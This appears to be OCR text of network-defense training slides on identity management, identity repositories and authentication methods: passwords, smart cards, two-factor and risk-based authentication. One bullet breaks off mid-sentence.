
Application

Users



User Identity Management (IDM)

- Identity Management
  - User identification involves a method to ensure that an individual holds a valid identity
  - Examples of user identity includes attributes such as a username, account number, user roles etc.
  - Identify Management involves storing and managing user attributes in their repositories
- Identity repository
  - The user repository is a database where attributes related to the users' identities are stored



User Access Management (AM)


Authentication

Authentication involves validating the identity of an individual with a system, application, or network

Types of Authentication

Password Authentication

- Password Authentication uses a combination of a username and a password to authenticate the network users
- The password is checked against a database and the user is given access if it matches
- Password authentication can be vulnerable to password cracking attacks such as brute force or dictionary attacks




User Access Management (AM) (Cont'd)

CND

Smart Card Authentication

- Smart card is a small computer chip device that holds a users' personal information required to authenticate them
- Users have to insert their smart cards into the card reader machines and enter their personal identification number (PIN) to authenticate themselves
- Smart card authentication is a cryptography-based authentication and provides stronger security than password authentication



User Access Management (AM) (Cont'd)

CND

Two-factor Authentication

- Two-factor authentication involves using two different authentication factors out of three (something you know, something your have, and something you are) to verify the identity of an individual in order to enhance the security in authentication systems
- Combinations of two-factor authentication: password and smart card/token, password and biometrics, password and one-time password (OTP), smart card/token and biometrics, etc
- "Something you are" is the best companion of two-factor authentication as it is considered as the hardest to forge or

RISK-BASED AUTHENTICATION

- Utilizes real-time intelligence to obtain a holistic view of the context
- When a user tries to sign in, it examines factors such as device, location, network, and sensitivity
- The system makes a decision, and the user can either enter normally or offer proof to get access